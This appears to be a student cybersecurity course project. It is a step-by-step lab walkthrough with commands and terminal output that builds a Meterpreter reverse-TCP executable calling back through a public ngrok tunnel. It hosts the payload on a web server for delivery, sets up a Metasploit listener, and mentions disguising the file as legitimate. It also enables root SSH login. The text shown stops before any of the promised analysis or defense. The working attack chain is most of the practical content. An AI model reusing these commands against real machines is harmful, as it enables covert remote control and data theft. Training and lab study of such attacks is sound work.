

Course End Project – Ransomware and Malware: Defense, Analysis, and Response

*Mastering Cyber Intrusion: Exploiting Systems with Metasploit, Ngrok,
and Malware Analysis*

By

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1. Introduction:

This project demonstrates a real-world cyberattack scenario by using tools like Metasploit and ngrok. VirusTotal and TCPView to exploit and analyze a victim machine, demonstrating the execution, analysis, and defense against system exploits and malicious activities.

2. Problem Statement:

A leading tech company faces a crisis as sensitive files appear on unauthorized platforms, triggering alarms within the cybersecurity team. Investigations uncover unusual outbound connections and strange behavior on an employee's system after downloading a routine file from the company's internal portal.

The team discovers a hidden payload embedded in the file, creating a communication tunnel that bypasses advanced security defenses and leaks sensitive data. The malicious software leaves minimal traces, complicating the investigation.

The team identifies a spoofed file delivering the payload via a secure tunnel to the attacker's server. They analyze the payload, monitor network traffic, and neutralize the threat, highlighting the critical need for strong cybersecurity measures and continuous monitoring.

3. Project Objective:

The objective of this project is to simulate a real-world cyber intrusion scenario to understand how ransomware and malware attacks are executed, analyzed, and mitigated. This project aims to demonstrate the use of industry-relevant tools such as **Metasploit**, **ngrok**, **VirusTotal**, and **TCPView** to generate and deliver a malicious payload, establish a covert communication channel, and monitor system behavior.

Additionally, the project focuses on analyzing the payload's behavior, identifying indicators of compromise, and understanding how attackers bypass security mechanisms. By observing network activity and system responses, the project also highlights effective detection and defense strategies to prevent data exfiltration and unauthorized access.

Overall, this project enhances practical knowledge of offensive and defensive cybersecurity techniques, emphasizing the importance of continuous monitoring, threat analysis, and proactive security measures in protecting organizational assets.

4. Scope of the Project:

This project focuses on simulating a controlled cyberattack environment to understand the lifecycle of malware deployment, execution, and detection. It covers the creation and delivery of a malicious payload using tools like **Metasploit** and **ngrok**, along with basic file spoofing techniques to mimic real-world attack vectors.

The scope includes analyzing the payload using **VirusTotal** to identify malicious signatures and observing system and network behavior through **TCPView** to detect suspicious connections. It also involves understanding how attackers establish communication channels and how such activities can be monitored and investigated.

This project includes the process of:

- Malware behavior analysis
- Network monitoring
- Threat detection
- Defensive response strategies

5. Implementation Details:

1. Set up a controlled lab environment.
2. Install and configure required tools: **Metasploit Framework** and **ngrok**. Configure **ngrok** to create a TCP tunnel and obtain a public endpoint (IP and port).
3. Generate a reverse TCP payload with the ngrok endpoint. Save the generated payload in the web server directory for hosting and delivery. Start the **Metasploit** listener (multi/handler) to receive incoming connections from the victim machine
4. Deliver the payload to the victim machine.
5. Establish a reverse shell connection from the victim to the attacker system via ngrok tunnel. Apply file spoofing techniques to make the payload appear legitimate.
6. Host and access your payload over the network using a web server.
7. Run the payload on victim machine. Upload the payload to **VirusTotal** to analyze detection rates and antivirus signatures. Monitor the victim machine's network activity using **TCPView** to identify suspicious connections.


Tools Used:

- Metasploit Framework
- Ngrok
- Virus Total
- TCPView

6. Steps to be followed to achieve the results:


Step 1: Set up a controlled lab environment.

1.1 Navigate to KALIVM-1882823




1.2 Open the Terminal Emulator: Enter the following command to update the kali account to set its home directory to /home/kali, moving any existing user files to that directory, Changing the default terminal shell to Zsh.

sudo usermod -d /home/kali -m -s /bin/zsh kali




1.3 Enter the following command to change or set the password for the user kali. Enter new password and tap enter.

sudo passwd kali



1.4 Enter the following command to change the ownership of the /home/kali directory so that the user kali and group kali have full control over it.

sudo chown kali:kali /home/kali





1.5 Open the Remote Desktop Connection to open kali secondary machine. Copy the Kali resource and login as kali with the new password.




Step 2: Install and configure required tools: Metasploit Framework and ngrok. Configure ngrok to create a TCP tunnel and obtain a public endpoint (IP and port)

2.1 Open Chrome and Login to Ngrok. Download the Ngrok and Copy the downloaded file to a folder in the desktop. Extract the downloaded Ngrok. (Ngrok is used to understand how encrypted tunnels can hide malicious traffic.)







2.2 Go back to Ngrok and copy the authtoken config details. Open the Terminal Emulator. Enter “./” following the copied command.



2.3 Enter the following command which runs **ngrok** to create a secure public TCP tunnel that forwards external traffic to your local machine on port **9999**
./ngrok tcp 9999




Note: Make a note of the forward Lport, here it is **11840** (tcp://0.tcp.in.ngrok.io: **11840**)

Step 3: Generate a reverse TCP payload with the ngrok endpoint. Save the generated payload in the web server directory for hosting and delivery. Start the Metasploit listener (multi/handler) to receive incoming connections from the victim machine

3.1 Open a new Terminal. Enter the following command.


sudo su



```
root@kali: /home/kali
(kali@kali)~$ sudo su
root@kali: /home/kali
```

3.2 Enter the command to install the **Metasploit Framework** on your system using the package manager so you can create and run penetration testing exploits.

apt-get install metasploit-framework




```
root@kali: /home/kali
(kali@kali)~$ apt-get install metasploit-framework
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
Solving dependencies... Done
The following packages will be upgraded:
  metasploit-framework
1 upgraded, 0 newly installed, 0 to remove and 1712 not upgraded.
Need to get 259 MB of archives.
After this operation, 259 MB of disk space will be freed.
Get:1 http://kali.download/kali kali-rolling/main amd64 metasploit-framework
amd64 0.4.116-0kali2 [259 MB]
80% [1 metasploit-framework 259 MB/259 MB 100%]
```

3.3 Enter the following command which creates a 64-bit Windows Meterpreter reverse TCP payload executable (payload.exe) that, when run, connects back to your machine via the specified ngrok host and port.

msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=0.tcp.in.ngrok.io LPORT=11840 -f exe -o payload.exe

Note: Make sure Lport should match the Lport in Step 2.3




```
Music
Pictures
Videos
Downloads
ces
File System
thinclient_dri...
work
Browse Network

No user sessions are running outdated binaries.
No VM guests are running outdated hypervisor (qemu) binaries on this host.
(root@kali)-[/home/kali]
# msfvenom -p windows/meterpreter/reverse_tcp LHOST=0.tcp.in.ngrok.io LPORT=11840 -f exe -o payload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 7168 bytes
(root@kali)-[/home/kali]
```

3.4 Enter the following command to create the directory /var/www/html/payload (including any missing parent directories) to store files, typically for hosting via a web server like Apache.

mkdir -p /var/www/html/payload




```
ent_dri...
Browse Network

Final size of exe file: 7168 bytes
(root@kali)-[/home/kali]
# mkdir -p /var/www/html/payload
(root@kali)-[/home/kali]
```

3.4 Enter the following command to copy the file payload.exe into the /var/www/html/payload directory so it can be served by the web server.

cp payload.exe /var/www/html/payload



```
tem
ent_dri...
Browse Network

Payload size: 354 bytes
Final size of exe file: 7168 bytes
(root@kali)-[/home/kali]
# mkdir -p /var/www/html/payload
(root@kali)-[/home/kali]
# cp payload.exe /var/www/html/payload
(root@kali)-[/home/kali]
```

3.5 Enter the following command to launch the **Metasploit Framework console**, an interactive interface used to run exploits, payloads, and penetration testing commands.

msfconsole

```
work
Browse Network
cp payload.exe /var/www/html/payload

(root@kali)-[/home/kali]
msfconsole
Metasploit tip: Stop all background jobs quickly with jobs -K
[*] Starting the Metasploit Framework console ... -
```

3.6 Enter the following command to select the **multi/handler module** in Metasploit, which is used to listen for and handle incoming connections from a payload (like a reverse shell).

use exploit/multi/handler

[illegible]

3.7 Enter the following command to configure the handler to use the Windows Meterpreter reverse TCP payload for handling incoming connections.

```
set PAYLOAD windows/meterpreter/reverse tcp
```

```
m
_dri... ▲

network


    =[ metasploit v6.4.116-dev ]
+ -- --=[ 2,623 exploits - 1,326 auxiliary - 1,707 payloads ]
+ -- --=[ 431 post - 49 encoders - 14 nops - 10 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
```

3.8 Enter the following command to set the listener to bind to **all network interfaces**, allowing it to accept incoming connections from any IP address.


set LHOST 0.0.0.0



```
msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 0.0.0.0
LHOST => 0.0.0.0
msf exploit(multi/handler) >
```

3.9 Enter the following command to Sets the listener to use **port 9999** for incoming connections from the payload.


set LPORT 9999



```
msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 0.0.0.0
LHOST => 0.0.0.0
msf exploit(multi/handler) > set LPORT 9999
LPORT => 9999
msf exploit(multi/handler) >
```

3.10 Enter the following command to start the exploit/handler, putting Metasploit into listening mode to receive a connection from the payload.

exploit



```
msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 0.0.0.0
LHOST => 0.0.0.0
msf exploit(multi/handler) > set LPORT 9999
LPORT => 9999
msf exploit(multi/handler) > exploit
```

Step 4: Deliver the payload to the victim machine and execute it in the lab environment.


4.1 Open a new terminal. Enter the following:

sudo su




4.2 Enter the following command to Change the current directory to /etc/ssh.

cd /etc/ssh




4.3 Enter the following command to SSH daemon configuration file in the **nano** text editor.

nano sshd_config




4.4 Enter the following command “PermitRootLogin yes” in SSH daemon configuration file which controls whether the root user can log in via SSH.

PermitRootLogin yes



4.5 Enter the following command to change the root user's password, enabling root login on the system.


sudo passwd root



```
# nano sshd_config
(root@kali)-[/etc/ssh]
# passwd root
New password:
Retype new password:
passwd: password updated successfully
(root@kali)-[/etc/ssh]
#
```

4.6 Enter the following command to restart the SSH service so changes in /etc/ssh/sshd_config (PermitRootLogin yes) take effect immediately.


sudo service ssh restart



```
Session Actions Edit View Help
(kali@kali)-[~]
$ sudo su
(root@kali)-[/home/kali]
# cd /etc/ssh
(root@kali)-[/etc/ssh]
# ls
moduli: reverse, host, ssh_host_ecdsa_key.pub, ssh_host_rsa_key.pub, ssh_host_ed25519_key, sshd_config, ssh_config.d, ssh_host_ecdsa_key, ssh_host_rsa_key
(root@kali)-[/etc/ssh]
# nano sshd_config
